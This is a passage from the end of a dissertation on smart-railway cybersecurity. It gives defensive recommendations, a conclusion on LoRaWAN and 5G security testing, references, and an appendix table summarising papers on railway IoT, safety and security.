- Keep all software, firmware, and operating systems up to date with the latest security patches and updates - it only takes one of them to possibly compromise the whole system. Regularly review and update security configurations.
- Segment the network into different zones with distinct security requirements. This can help contain breaches and limit lateral movement by attackers.
- Inform railway personnel and employees about the best practices and importance of cybersecurity. Employees should be aware of phishing scams, social engineering, and other common attack paths. Encourage them to use strong, unique passwords, avoid public Wi-Fi for sensitive tasks, and be cautious about clicking on suspicious links.
- Develop a comprehensive incident response plan that outlines how to detect, respond to, and recover from cyberattacks. Test this plan regularly to ensure its effectiveness.
- Conduct regular penetration testing to identify vulnerabilities in the network and personnel and address them before malicious actors can exploit them.
- Regularly conduct security audits and risk assessments to identify and mitigate potential weaknesses in the system.
- Ensure that all third-party vendors and suppliers adhere to high cybersecurity standards. Evaluate the security practices of these vendors to minimize supply chain risks.

- Protect physical infrastructure, such as network equipment and control systems, from unauthorized access. Implement physical security measures like access controls and surveillance.
- Comply with relevant data protection regulations (e.g., GDPR) to safeguard the privacy of passenger and employee data.

Chapter VI – Conclusion

In conclusion, this dissertation has highlighted the critical importance of actively implementing cybersecurity measures in smart railways systems, especially given the rapid technological advancements in this field, and how little these topics are talked about in the literature, especially when it comes to smart trains and railways. As smart railways increasingly incorporate technologies such as LoRaWAN, 5G, and other innovative tools, the need to secure these networks grows exponentially. The stakes are not only financial but also extend to the safety and well-being of individuals, underlining the critical nature of robust cybersecurity measures in these critical systems.

The LoRaWAN Auditing Framework (LAF) is a great tool to demonstrate and test possible attacks, as well as it is highly valuable to detect and alert anomalies and possible attacks. System and network administrators can and should actively use the help of this tool to audit their systems to mitigate and stop an attack as fast as possible.

The objectives we set at the beginning of this research were conducting a comprehensive literature review, identifying vulnerabilities and risks of these technologies, evaluating best practices, building a toolkit for security tests, and recommendations. Considering the work conducted and here presented the objectives are clearly achieved.

While this dissertation has provided an analysis and demonstration of some LoRaWAN and 5G testing tools, it is crucial to recognize that the landscape of cybersecurity is both vast and dynamic. These tools are by no means exhaustive in the realm of security testing for smart railway systems. As technology continues to evolve, new methodologies and frameworks emerge to address the ever-evolving threat landscape. Therefore, it is imperative for researchers, practitioners, and organizations within the smart railway industry to explore a spectrum of testing tools, methodologies, and frameworks that suit their specific needs and configurations.

For future research we suggest improving the toolkit that was presented in this project, keeping it up to date with the newer versions of LoRaWAN, as well as creating and improving more comprehensive Frameworks like LAF, as there aren't many comprehensive and easy tools to use when it comes to cybersecurity, which is a problem because it deters developers from conduction these tests that have the upmost importance.

References

Amin, Y. M., & Abdel-Hamid, A. T. (2016). A comprehensive taxonomy and analysis of IEEE 802.15.4 attacks. *Journal of Electrical and Computer Engineering*, *2016*, 1–12.

Aras, E., Small, N., Ramachandran, G. S., Delbruel, S., Joosen, W., & Hughes, D. (2017). Selective Jamming of LoRaWAN using Commodity Hardware. *Association for Computing Machinery*, *10*, 363–372. https://doi.org/10.1145/3144457.3144478

Aria, M., & Cuccurullo, C. (2017). bibliometrix: An R-tool for comprehensive science mapping analysis. *Journal of Informetrics*, *11*(4), 959–975.

Authentication and Key Management for Applications (AKMA) in 5G. (2022). https://www.3gpp.org/technologies/akma

Barnett, T., Jain, S., Andra, U., & Khurana, T. (2018). *Cisco visual networking index (vni) complete forecast update, 2017–2022*.

Basin, D. A., Dreier, J., Hirschi, L., Radomirovic, S., Sasse, R., & Stettler, V. (2018). Formal analysis of 5G authentication. *CoRR*, *abs/1806.10360*.

Chaudhari, B. S., Zennaro, M., & Borkar, S. (2020). LPWAN technologies: Emerging application characteristics, requirements, and design considerations. *Future Internet*, *12*(3), 46.

Cybersecurity in Railways Conference: Key Takeaways. (2021). https://www.enisa.europa.eu/news/enisa-news/cybersecurity-in-railways-conference-key-takeaways

Dangi, R., Lalwani, P., Choudhary, G., You, I., & Pau, G. (2022). Study and investigation on 5g technology: A systematic review. In *Sensors* (Vol. 22, Issue 1). MDPI. https://doi.org/10.3390/s22010026

Dia, H. (2019). Smart tech systems cut congestion for a fraction of what new roads cost. *The Conversation*.

Fraga-Lamas, P., Fernandez-Carames, T. M., & Castedo, L. (2017). Towards the Internet of Smart Trains: A Review on Industrial IoT-Connected Railways. *SENSORS*, *17*(6). https://doi.org/10.3390/s17061457

Gemalto Actility AND Semtech. (2017). *LoRaWAN Security Whitepaper*.

GitHub - IOActive/laf: This project intends to provide a series of tools to craft, parse, send, analyze and crack a set of LoRaWAN packets in order to audit or pentest the security of a LoraWAN infrastructure. (n.d.). Retrieved October 12, 2023, from https://github.com/IOActive/laf

GROUP, I.-G. P. (2015). *5G network technology architecture whitepaper*.

H. Noura T. Hatoum, O. S. J.-P. Y., & Chehab, A. (2020). LoRaWAN security survey: Issues, threats and possible mitigation techniques. *Internet of Things*, *12*, 100303.

Hasnat, M. A., Rumee, S. T. A., Razzaque, M. A., & Mamun-Or-Rashid, M. (2019). Security study of 5G heterogeneous network: Current solutions, limitations future direction. *2019 International Conference on Electrical, Computer and Communication Engineering (ECCE)*, 1–4.

Home - Ferrovia 4.0. (n.d.). Retrieved October 11, 2023, from http://ferrovia40.pt/

IBM. (2022). *What is Cybersecurity?*

Iovanna, P., & Ubaldi, F. (2015). SDN solutions for 5G transport networks. *2015 International Conference on Photonics in Switching (PS)*, 297–299.

Jouhari, M., Saeed, N., Alouini, M.-S., & Amhoud, E. M. (2023). A Survey on Scalable LoRaWAN for Massive IoT: Recent Advances, Potentials, and Challenges. *IEEE COMMUNICATIONS SURVEYS & TUTORIALS*, *1*.

Khurpade, J. M., Rao, D., & Sanghavi, P. D. (2018). A survey on IOT and 5G network. *2018 International Conference on Smart City and Emerging Technology (ICSCET)*, 1–3.

Kim, J., & Song, J. (2017). A Simple and Efficient Replay Attack Prevention Scheme for LoRaWAN. *ACM Trans. Sen. Netw.*, *5*, 32–36. https://doi.org/10.1145/3144457.3144478

Kour, R., Patwardhan, A., Thaduri, A., & Karim, R. (2023). A review on cybersecurity in railways. *Proceedings of the Institution of Mechanical Engineers, Part F: Journal of Rail and Rapid Transit*, *237*(1), 1–16.

Kumar, S., Tiwari, P., & Zymbler, M. (2019). Internet of Things is a revolutionary approach for future technology enhancement: a review. *Journal of Big Data*, *6*(1), 111.

LoRa Alliance. (2015). *A technical overview of LoRa® and LoRaWAN™*.

LoRaWAN® Specification v1.1. (2017). https://resources.lora-alliance.org/technical-specifications/lorawan-specification-v1-1

LoRaWAN Auditing Framework (LAF) Demo - YouTube. (n.d.). Retrieved October 13, 2023, from https://www.youtube.com/watch?v=Mm6A2RVNoCs

Luh, F., & Yen, Y. (2020). Cybersecurity in Science and Medicine: Threats and Challenges. *Trends in Biotechnology*, *38*(8), 825–828.

Lykov, Y., Paniotova, A., & Shatalova, V. L. A. (2020). Energy Efficiency Comparison LPWANs: LoRaWAN vs Sigfox. *2020 IEEE International Conference on Problems of Infocommunications.*, 485–490.

Matias, S., & Esteban, M. F. (2019). *LoRaWAN Auditing Framework - ALPHA VERSION*.

Moore, T., & Pym, D. (2023). Journal of Cybersecurity. *Journal of Cybersecurity*, *9*(1).

Moral-Muñoz, J. A., Herrera-Viedma, E., Santisteban-Espejo, A., & Cobo, M. J. (2020). Software tools for conducting bibliometric analysis in science: An up-to-date review. *El Profesional de La Información, v. 29, n. 1, E290103*.

OECD. (2018). *Smart data and digital technology in education: AI, Learning Analytics, and Beyond*. https://one.oecd.org/document/EDU/CERI/CD(2018)6/en/pdf

Perković, T., & Sirišćević, D. (2020). Low-Cost LoRaWAN Jammer. *2020 5th International Conference on Smart and Sustainable Technologies (SpliTech)*, 1–6. https://doi.org/10.23919/SpliTech49282.2020.9243739

Piqueras Jover, R. (2020). *5G protocol vulnerabilities and exploits*. http://rogerpiquerasjover.net/5G_ShmooCon_FINAL.pdf

Pivoto, D., Waquil, P. D., Talaminib, E., SpanholFinocchioc, C. P., Corted, V. F., & Morese, G. V. (2018). Scientific development of smart farming technologies and their application in Brazil. *Information Processing in Agriculture*, *5*(1), 21–32.

Rafiul Hussain, S., Echeverria, M., Chowdhury, O., Li, N., & Bertino, E. (2019). *Privacy Attacks to the 4G and 5G Cellular Paging Protocols Using Side Channel Information*. https://doi.org/10.14722/ndss.2019.23442

Ruotsalainen, H., Shen, G., Zhang, J., & Fujdiak, R. (2022). LoRaWAN Physical Layer-Based Attacks and Countermeasures, A Review. *Sensors*, *22*(9), 3127.

Sattar, D., & Matrawy, A. (2019). Towards secure slicing: Using slice isolation to mitigate ddos attacks on 5g core network slices. *CoRR*, *abs/1901.01443*.

Schmidt, J. F., Schilcher, U., Borkotoky, S. S., & Schmidt, C. A. (2022). Energy Consumption in LoRa IoT: Benefits of Adding Relays to Dense Networks. *2022 IEEE Symposium on Computers and Communications (ISCC)*.

Semtech. (2023). *lora-developers.semtech documentation*. https://lora-developers.semtech.com/documentation/tech-papers-and-guides/lora-and-lorawan/

Sun, L., & Du, Q. (2017). Physical layer security with its applications in 5G networks: A review. *China Communications*, *14*, 1–14.

The Internet of Railway Things Security. (2020).

van Es, E., Vranken, H., & Hommersom, A. (2018). Denial-of-Service Attacks on LoRaWAN. *Association for Computing Machinery*, *6*.

Weekly, C. (2023). *LoRa vs. 5G: ¿Pueden coexistir para la conectividad de red IoT?*

What is LoRaWAN? (2023). https://www.thethingsnetwork.org/docs/lorawan/what-is-lorawan/

Wong, S., Sastry, N., Holland, O., Friderikos, V., Dohler, M., & Aghvami, H. (2017). Virtualized authentication, authorization and accounting (V-AAA) in 5G networks. *2017 IEEE Conference on Standards for Communications and Networking, CSCN 2017*, 175–180. https://doi.org/10.1109/CSCN.2017.8088618

Yang, X. (2017). *LoRaWAN: Vulnerability Analysis and Practical Expoitation*. Delft University of Technology.

Zhang, X., Kunz, A., & Schroder, S. (2017). Overview of 5G security in 3GPP. *2017 IEEE Conference on Standards for Communications and Networking, CSCN 2017*, 181–186. https://doi.org/10.1109/CSCN.2017.8088619

Zhang, Y., & Zhang, G. (2018). Smart Home: Architecture, Technologies and Systems. *Procedia Computer Science*, *131*, 975–982.

Appendix 1

Title	Author, Year	Country	Methodology	Results	Conclusions	IoT devices	Communication	Algorithms	Analysis Software
A Threat for the Trains: Ransomware as a New Risk	Vaczi D, Szádeczky T, 2019	Hungary	The authors conducted research on the threat of ransomware in scientific articles, focusing on categorizations, main scientific issues, and protection possibilities. The research aimed to determine the susceptibility of railway traffic control systems to ransomware attacks by analysing general ransomware issues' applicability to them.	The authors discuss the complex problem of cybersecurity and how information technology is integrated into many aspects of our lives. They discuss how governments have started to make critical infrastructure more economical with the help of information technology, leading to the evolution of Smart Cities. The authors also discuss how ransomware can cause significant problems in different systems, citing the example of the NotPetya attack that caused many problems in Ukraine's infrastructure. The security of transportation is essential, not just because public transport is a leading part of Smart Cities, but also because many people travel on these public vehicles daily, making them critical infrastructures. The article	The authors state that the only way to defend a railway from ransomware attacks is by being proactive. The effects of ransomware attacks can range from financial loss to risking human life. IT management should prioritize patching these systems and implementing anti-malware and universal threat management. Moreover, raising employee awareness about cybersecurity threats and best practices can prevent the spread of ransomware on the network through malicious attachments. Being proactive and implementing various measures can help defend against ransomware attacks effectively.	-	-	-	-

				explores what could happen if Hungarian train management systems were attacked by ransomware and discusses the risks and how to protect against them.					
Alarm Collector in Smart Train Based on Ethereum Blockchain Events-Log	Santiago Figueroa - Lorenzo, Jon Goya , Javier Añorga , Iñigo Adin , Jaizki Mendizabal ,and Saioa Arrizabalaga, 2021	Spain	The article proposes an alarm collection system for smart trains based on Ethereum blockchain events-log. The system consists of wired and wireless sensors that constantly monitor the cargo, wagon systems, and autonomous power supply, sending data to a smart gateway that concentrates the sensor data and sends it to both the control and monitoring system and cloud infrastructure. To demonstrate the proposal's viability, the	The results of the experiment measuring the delays for the entire process confirm the viability of the process and demonstrate an increase in efficiency as the buffer size is higher. Additionally, the proposal's efficiency increases as the number of alarms to be issued increases, making it a viable solution.	The authors discuss the potential use of blockchain technology in railway environments, with a focus on e-Ticketing, traceability and asset management, and security and privacy. The authors demonstrate the viability of their alarm collection system using Ethereum blockchain, which involves event-log emission and alarm collection. The system is shown to be efficient, capable of managing multiple alarms, guaranteeing data privacy, providing alarm traceability, and efficient in alarm collection. The authors also identify security risks and limitations and suggest future research to integrate their system with a blockchain-based access control system and develop smart train use cases on a	Orientus (ruggedized orientation sensor) and other sensors	Ethereum blockchain Cellular infrastructure	Ethereum events-log system	-

			implementation of both Automated Maintenance Management (AMM) and off-chain nodes are evaluated. The authors start by evaluating different smart contract implementations and demonstrate that their selection is more efficient with respect to gas consumption. The authors then analyse the delays caused by the implemented systems and demonstrate the viability of the proposal concerning Private Data Collection (PDC), event-log emission, and alarms collection.		permissioned blockchain such as Hyperledger Fabric.				
Edge Intelligence for Smart Metro Systems:	Xing Liu, Minjie Zhang, Chengmi	China	Internet-of-Things technology is applied first to collect metro	The experiments show that FPGA-based accelerators have better computing performance than CPUs and	The article proposed an energy-efficient and high-performance Edge	-	-	-	-

Architecture and Enabling Technologies	ng Zou, Jianfeng Yang, and Xin Yan, 2022		environmental data, and then the data is analysed by intelligent algorithms to achieve safety risk prediction, defect detection and operational efficiency improvement.	higher power efficiency than GPUs. The CPU/GPU/FPGA platform has better computing performance and energy efficiency than either the CPU/GPU or CPU/FPGA platforms. The EI system with an FPGA-based WNN accelerator has higher power efficiency and computing performance than ARM CPUs. The prediction root-mean-square (RMS) errors for the FPGA are slightly lower than for the software implementation due to the use of TS to approximate the values of activation functions. However, the prediction performance remains high.	Intelligence system to improve the smart metro system's safety and operational efficiency. They focus on data, algorithms and computing power of these systems, and apply a set of techniques, such as AI algorithms, DSA-based hardware acceleration, ECCC, heterogeneous scheduling and distributed computing. Real-world experiments demonstrate that these systems can achieve significant performance and efficiency gains for smart metro systems.				
Probabilistic approach and fuzzy system-based support of the railway stations' smart security system	Gábor Liebmann, László Hanka and György Schuster ,2018	Hungary	The authors show and test mathematical functions and methods that can be used in the full scaled security system of the Facility Management.	This article is a useful guideline for the facility management of the smart cities' railway stations. They propose a special self-learning algorithm with a special maintenance and repairing contract, that also contains a system improvement agreement, which makes that the efficiency of the full scaled complex system will be	The recently created and improved probabilistic approach and fuzzy system can be a useful mathematical solution for managing smart complex security systems on railway stations.	-	-	Fuzzy logic	-

				continuously in the optimal state.					
Research and Application of Intelligent Monitoring System Platform for Safety Risk and Risk Investigation in Urban Rail Transit Engineering Construction	Yong Wu, Liang-Yun Zhao, Ye-Xiang Jiang, Wei Li, Ye-Sheng Wang, Huan Zhao, Wei Wu, and Xiong-Jian Zhang, 2021	China	The authors introduce the "dual control" concept of safety risk classification and hidden danger investigation for Urban Rail systems.	The intelligent monitoring system platform realizes the intelligent collection and analysis of engineering field monitoring data, the dynamic early warning management of engineering risk sources, the process embedding "dual control" mechanism of safety risk and hidden danger investigation.	The parties involved in the project can realize the synchronous sharing of information through the platform and improve the efficiency of on-site safety and quality control.	–	–	–	–
Towards the Internet of Smart Trains: A Review on Industrial IoT-Connected Railways	Paula Fraga-Lamas, Tiago M. Fernández-Caramés and Luis Castedo, 2017	Spain	The article is a review on Industrial IoT-Connected Railways.	Evolution of communication technologies since the deployment of GSM-R1, advantages of the latest generation of broadband communication systems (e.g., LTE, 5G, IEEE 802.11ad) and the emergence of Wireless Sensor Networks (WSNs) for the railway environment, strategic	The future of the railway industry is expected to rely upon smart transportation systems that leverage technologies over a large rail network infrastructure to reduce its life-cycle cost. New services, such as integrated security, asset management, and predictive maintenance, are	–	–	–	–

				roadmap to ensure a smooth migration from GSM-R1, short and medium-term IIoT-enabled services for smart railways are evaluated, latest research on predictive maintenance, smart infrastructure, advanced monitoring of assets.	expected to improve timely decision-making for issues like safety, scheduling, and system capacity				
Wireless Sensor Networks: Toward Smarter Railway Stations	Hamad Alawad and Sakdirat Kaewunruen, 2018	United Kingdom	The focus of this paper is on railway stations as a whole rather than any particular part of the system. This article is a review of WSNs that have been designed for uses in monitoring and securing railway stations.	Several wireless sensor networks (WSNs) applications are proposed for use in railway station systems, including advanced WSNs	The aims of this critical review are to identify the enhanced security and safety in railway stations and present an innovative way for smart railway stations to use the big data gathered from Wireless Sensor Networks. The technology provides quicker speeds and makes the railway stations safer and more secure. Wireless sensors provide a low-cost and low-power networking method. The research in this area suffers from a lack of holistic surveys, which would take a wider perspective of introducing the artificial intelligence to deal with the huge data in the railway stations.	-	-	-	

A universal sensor data platform modelled for real-time asset condition surveillance and big data analytics for railway systems	Tony Lee and May Tso, 2016	Hong Kong	Data analytics methodology	Improved train reliability, customer service, system maintenance, and asset management Capability of sensors or “Internet of Things (IoT)” has been exploited to improve train reliability, customer service, system maintenance and even in asset management	The universal platform for capturing critical information facilitates the sustainability of engineering knowledge through precise capturing of critical information that facilitates data analytics to substantiate maintenance or asset management decisions	GPS, RFID, sensors	IoT	Data analytics	–
Research and Application of Intelligent Monitoring System Platform for Safety Risk and Risk Investigation in Urban Rail Transit Engineering Construction	Yong Wu et al., 2021	China	The methodology used in the research is based on advanced technologies such as intelligent Internet of Things (IoT), 3D visualization, and artificial intelligence. These technologies were used to develop the intelligent monitoring system platform for urban rail transit engineering construction	Intelligent collection and analysis of engineering field monitoring data, dynamic early warning management of engineering risk sources, real-time supervision of large equipment operations such as shield and hoisting, real-time control of high-risk operation sections such as contact channels.	The platform can improve the efficiency of risk management and the level of safety management in urban rail transit engineering construction.	Infrared temperature sensor, humidity sensor, CO2 sensor, smoke sensor, vibration sensor, camera, intelligent sound and light alarm	LoRa, Zigbee	–	–
Threat Modeling in the Railway Domain	Christoph Schmittn	Austria	Literature Review	Identified potential threats and countermeasures for the railway domain. The threat modeling approach for	The proposed threat model can help improve the security of the railway domain.	GSM-R	–	Cipher Algorithm: 3DES	–

	er et al., 2019			identifying threats in the safety critical railway domain. Developed a railway specific template, which allows the modeling of railway systems and a railway threat model and integrate the Railway threat modeling process with the IEC 62443 workflow.					
Study of How to Implement an Intelligent Railway System in Hungary	Dániel Tokody et al., 2015	Hungary	Case Study	The authors proposed a system architecture for an intelligent railway system in Hungary. Particular attention is paid to the safety risks of software and hardware products.	The proposed system can improve the efficiency, safety and user experience of the railway system. It helps ensure the highest reliability of these systems and reduce the probability of failure to the greatest extent possible.	Intelligent traffic management system, intelligent train control system, real-time passenger information system, onboard equipment, trackside equipment	–	–	–
Review paper on technology adoption and sustainability in	Singh and Arora (2021)	India	Literature Review	Analysed the adoption of technology and its sustainability in Indian smart cities, including transportation systems.	The review identified gaps and challenges in the adoption of technology in Indian smart cities and	–	–	–	–

India towards smart cities					provided recommendations for future research.				
The Hybrid GNSS/WCT Multi-coach Multi-constellation Train Positioning and Integrity System	Zhang et al. (2020)	China	Experimental Study	The proposed system achieved high positioning accuracy and integrity.	The system can provide reliable and accurate train positioning and integrity information for train control systems.	GNSS receiver, WCT, INS	–	EKF, IUKF	–
Intelligent Wagon: A New Approach to Monitoring the Wagon's Technical Conditions	Lee et al. (2019)	South Korea	Case Study	The authors proposed an intelligent wagon system for monitoring the technical conditions of wagons.	The proposed system can improve the maintenance efficiency and reduce maintenance costs of wagons.	Temperature sensor, humidity sensor, acceleration sensor, current sensor, voltage sensor	–	–	–
A Lightweight Authenticated Encryption Scheme Based on Chaotic SCML for Railway Cloud Service	Li et al. (2018)	China	Proposed a lightweight authenticated encryption scheme based on chaotic sequence and modified logistics map (SCML) algorithm for railway cloud services.	The proposed scheme had high security, efficiency, and practicality, with a low computational overhead, low storage requirements, and small communication overhead.	The proposed scheme can effectively address the security and efficiency problems of data transmission in railway cloud services, which can improve the overall level of railway security.	–	–	Chaotic sequence, modified logistics map (SCML)	–
A Big Data Analysis	Yoo et al. (2019)	South	Developed a big data analysis	The proposed approach provided accurate	The proposed approach can effectively predict and	–	–	Support vector	–

Approach for Rail Failure Risk Assessment		Korea	approach for rail failure risk assessment, using a support vector machine (SVM) algorithm, and applied it to the Korea Rail Network Authority (KR) dataset.	predictions of rail failures with a high degree of precision, recall, and F1-score, and was able to identify the most important factors contributing to rail failure.	identify the factors contributing to rail failure, which can improve the safety and reliability of railway systems.			machine (SVM)	
Anonymity-based Data Publishing for Preserving Customer Privacy in Railway Systems	Khanna et al. (2019)	India	Proposition of an anonymity-based data publishing technique for preserving customer privacy in railway systems, using the k-anonymity model and the l-diversity model.	The proposed technique provided a high degree of privacy protection for customers in railway systems while preserving the utility of the published data.	The proposed technique can effectively protect customer privacy while ensuring the utility of the published data, which can improve the overall level of privacy protection in railway systems.	-	-	k-anonymity model, l-diversity model	-
Rail Radio Intrusion Detection System (RRIDS) for Communication Based Train Control (CBTC)	Alharbi et al. (2019)	Saudi Arabia	Proposed a rail radio intrusion detection system (RRIDS) for communication-based train control (CBTC) systems, using radio frequency fingerprinting (RFF) technology and a machine learning algorithm.	The proposed system achieved a high detection rate and low false alarm rate in detecting wireless intrusions and attacks on CBTC systems.	The proposed system can effectively detect wireless intrusions and attacks on CBTC systems, which can improve the overall level of security in railway systems.	-	Radio Frequency	Machine learning algorithm	-

Smart Bridge: Autonomous Structural Integrity Monitor for Railroad Bridges	Smith FJ, 2020	USA	The paper introduces Smart Bridge, a railroad bridge structural integrity monitoring system based on Continuous Fiber Optic Strain Sensing (CFOSS) technology. This design concept allows for the real-time observation of how a bridge responds to dynamic loading and provides for autonomous reporting of abnormal structural conditions.	The CFOSS technology can monitor the entire bridge and observe changes in the behaviour of its structural elements. The structure is constantly monitored, both when the structure is at static load and when the bridge is supporting the load of a train. When significant changes are observed they can be defined by location and the degree of deviation from normal.	A Smart Bridge provides automatic notification of sudden changes to the structure in real-time. These changes may be an indication of bridge impact damage. It also provides a graphical map of the changes in structural behaviour over time. In both circumstances, the technology will identify the specific structural element that is degrading. Smart Bridge is based on Continuous Fiber Optic Strain Sensing technology. This technology manifests in the form of a cable that is bonded along the entire length of the structural elements of the bridge. The cable senses strain in both the axial and transverse directions. Unlike conventional strain gauge elements that are bonded to a single location, CFOSS cables run continuously along the beam, plate or tendon. The technology is able to observe the changes in the concentration of strain along a structure and	CFOSS	-	-	-

					identify the origin of the change. CFOSS technology is currently under development as part of the Smart Rail project. The underlying fiber optic strain sensing cable technology is in commercial use in the oil well and petrochemical pipeline industry. The adoption of Smart Bridge provides enhanced operational safety because it monitors the structural integrity of the bridge continuously and provides automatic status annunciations. This monitoring is active during times when the bridge is in dead load and when it is supporting the load of a passing train. Smart Bridge also improves the working safety of bridge inspectors by providing a map of structural changes that may indicate hazardous conditions. The use of Smart Bridge improves the inspection process by identifying potential structural problems that may require visual				

					confirmation and it provides autonomous warnings when sudden changes in the bridge structural integrity are detected.				
Application of System Dynamics Tools to Model 24-Hour Metro Systems Integration of System Engineering and Operation Management	Mohammad Reza Zolfaghari; Clive Roberts; Felix Schmid, 2016	UK	The article proposes the application of system dynamics tools, particularly causal loop diagrams, to model the complexity of 24-hour metro systems. The proposed causal loop model was developed through academic knowledge and real-world data collection, including interviews and field studies. The goal of the methodology is to identify the main determinants of a 24-hour metro operation and assist metro system managers	The article emphasizes the interdependence of four fundamental requirements of a metro system: reliability, safety, punctuality, and economic performance. The causal loop model developed from the study highlights the intricate relationships and hidden layers within the metro system. By using system dynamics tools, managers can detect issues that require change and gain insights into the complexity determinants and their interactions. The results suggest that the application of the proposed model can lead to improved metro operations through a constructive loop, enhancing public performance measures, and potentially increasing political and public support.	The article concludes that metro systems, operating in inherently complex environments, cannot be effectively managed using linear project management tools and concepts alone. The integration of system engineering and operations management, facilitated by system dynamics tools, is crucial for managing complexity and achieving safe, reliable, and profitable metro networks. The proposed model provides a means to identify and address the complexity determinants and implement necessary changes to optimize metro system functionality. The authors stress the importance of considering reliability, safety, punctuality, and economic performance together, as neglecting any one of these	Smart card reader, GPS, IP cameras, SCADA, RFID	Wired and wireless networks	System dynamics	Vensim

			and planners in managing system complexity and implementing necessary changes for optimizing functionality.		factors can have negative impacts on the others.				
Imitative Modelling of Electromagnetic Safety Conditions in Smart Power Supply Systems	Natalia Buyakova, Vasily Zakaryukin, Andrey Kryukov, 2018	Russia	The methodology employed in the study involved a combination of modelling and measurement techniques. The authors developed computer technologies based on methods developed at the Irkutsk State Transport University to model modes and electromagnetic fields to determine the conditions for electromagnetic safety. The intelligent traction power supply system was the focus of investigation, and	The study presented the results of the analysis of electromagnetic fields and their variations in the intelligent traction power supply system. The authors found that the amplitude values of the magnetic field strength varied from several amperes per meter to 50 A/m, while the strength of the electric field exhibited relatively minor variations. A correlation matrix of magnetic field strength was provided, showing the relationship between the currents in the odd-track and even-track overhead contact systems and the maximum magnetic field strengths at different coordinate points. The authors also presented a regression equation that demonstrated the relationship between	Based on their findings, the authors concluded that the implementation of an intelligent traction power supply system requires the development of computer technologies for modelling modes and electromagnetic fields to ensure electromagnetic safety. They highlighted the need for technologies that can quickly evaluate the electromagnetic security conditions for magnetic field strength in the vicinity of the traction power network. The study emphasized the importance of considering electromagnetic safety conditions for trains' movement and provided insights into the amplitude variations of magnetic and electric field strengths along the railway.	Electrical sensors, current transformers	Wired and wireless networks	Imitative modelling	Ansys, MATLAB

			various parameters were measured and analyzed to evaluate the electromagnetic security conditions. Regression analysis was also conducted to establish correlations between magnetic field strength and currents at different observation points.	magnetic field strength and current at a specific observation point.					
Risk Assessment of Railway Transportation Systems using Timed Fault Trees	Zhaoguang Peng et al. (2014)	China	The research paper presents a novel accident analysis technique called Timed Fault Tree Analysis (TFTA) for assessing railway transportation safety. TFTA is an extension of traditional Fault Tree Analysis (FTA) that incorporates time	Using TFTA, the researchers were able to calculate the minimal time between a fault and a potential accident in the railway system. They identified the most urgent fault, which was the "wrong localisation initialization" event (B.4/) and determined that the minimal time between this fault and the accident was 52 seconds. By acquiring this vital time information, they were able to calculate the time available	The research paper demonstrates the applicability and benefits of the TFTA methodology in railway maintenance and improving safety management. By incorporating time parameters for events and gates, TFTA allows for the analysis of time between events and the identification of the most urgent fault. This analysis technique provides railway risk	Various sensors and monitoring devices	Wired and wireless networks	Timed fault tree analysis	–

			aspects into the analysis. The paper describes the rules and analysis process of TFTA and applies it to a case study of a simple railway transportation system.	to take measures to prevent the accident.	analysts, managers, and engineers with a methodology and tool to enhance safety management and establish maintenance standards. The authors also emphasize the importance of considering time aspects in assessing and preventing railway risks, as errors in time calculations can lead to serious accidents. They also highlight that TFTA complements traditional FTA by providing additional insights into the temporal relationships between events. The study concludes by underscoring the significance of TFTA in maintaining railway safety and its potential for application in other complex high-speed safety-critical systems.				
Demonstration of Smart Railway Level Crossing Design and Validation Using Data from Metro Rail, South Africa	D.C. Tshaai et al., 2020	South Africa	The study employed a regression model and an optimization algorithm to address the issue of long closing	The study's results indicated that the regression model achieved an accuracy of 78.2%, which was considered relatively good given the available data. The learning curve analysis showed convergence of the	The study concluded that the long closing times at railway level crossings were primarily influenced by dwell time, time delay on the protection signals, and train entry speed. The regression model and optimization	Sensors, actuators, cameras, alarms	Wired and wireless networks	-	-

			times at railway level crossings. The methodology consisted of several steps. Initially, a gradient descent algorithm was used to estimate the parameters of the regression model, which identified three key features impacting the railway level crossing closing time: dwell time, time delay on the protection signals, and train entry speed. The regression model confirmed the relationship between these features and the closing time.	regression algorithm to local or global minima, with no significant indications of overfitting or underfitting. Error analysis demonstrated that outliers resulting from feature transformation were penalized but did not significantly impact the overall performance of the model. The kernel density estimation analysis revealed the density estimators of the features with a significant impact on the railway level crossing time per train trip. It was observed that dwell time had a less significant contribution compared to entry velocity and time delay.	algorithm effectively identified and addressed these key features, resulting in an optimized railway level crossing closing time.				
Safety Assessment of COTS RTOS Based Computer Platform Applied in Train Control System	Guo Zhou; Huibing Zhao; Hongyu Quan, 2013	China	Safety assessment and testing	Conducted safety assessment and testing of a COTS RTOS based computer platform for train control system	Identified potential safety issues and recommended improvements	Various sensors and monitoring devices	Wired and wireless networks	–	–

A Human Reliability Analysis Method based on Cognitive Process Model for Risk Assessment	Huimin Ye; Wei Zheng, 2016	China	Human reliability analysis and risk assessment	Developed a human reliability analysis method based on a cognitive process model	Applied the method to assess the risk of human error in railway operations	-	-	Cognitive process modelling	-
PROBABILISTIC APPROACH AND FUZZY SYSTEM BASED SUPPORT OF THE RAILWAY STATIONS' SMART SECURITY SYSTEM	Gábor Liebmann; László Hanka; György Schuster, 2018	Hungary	The article employs a probabilistic approach and fuzzy system-based support to analyse the efficiency of complex security systems in railway stations. The authors utilize Fault Tree Analysis (FTA) as a methodology to identify and analyse the potential faults within the system. They also utilize a probabilistic approach to calculate fault probability rates for each subsystem.	Through the fault analysis and calculation of fault probability rates, the authors obtain results that indicate the efficiency of the system. The efficiency is represented by a range, with the results suggesting that the efficiency of the system falls between 0.61 and 0.74. The authors also generate fault tree diagrams for different event groups and subsystems, providing a visual representation of the potential faults and their relationships within the system.	The authors conclude that the proposed methodology, combining probabilistic approaches and fuzzy systems, can provide valuable insights into the efficiency of complex security systems. They highlight the importance of early recognition of events, such as false alarms or stolen items, to reduce the time required for mathematical analysis in the future. The article suggests that the generated fault tree diagrams and fault probability rates can be used as templates for future analysis and system improvements. The authors also emphasize the significance of considering all subsystems and their proper protection efficiency in post-analysis, as certain	Various sensors and monitoring devices	Wired and wireless networks	Probabilistic and fuzzy system modelling	-

					events require multiple subsystems' involvement. They also note that the fault probability rates observed for stolen events remain consistent in the tested complex system, regardless of whether the owner left the items unattended. This suggests that the fault probability is primarily connected to the interconnected subsystems rather than individual user behaviour.				
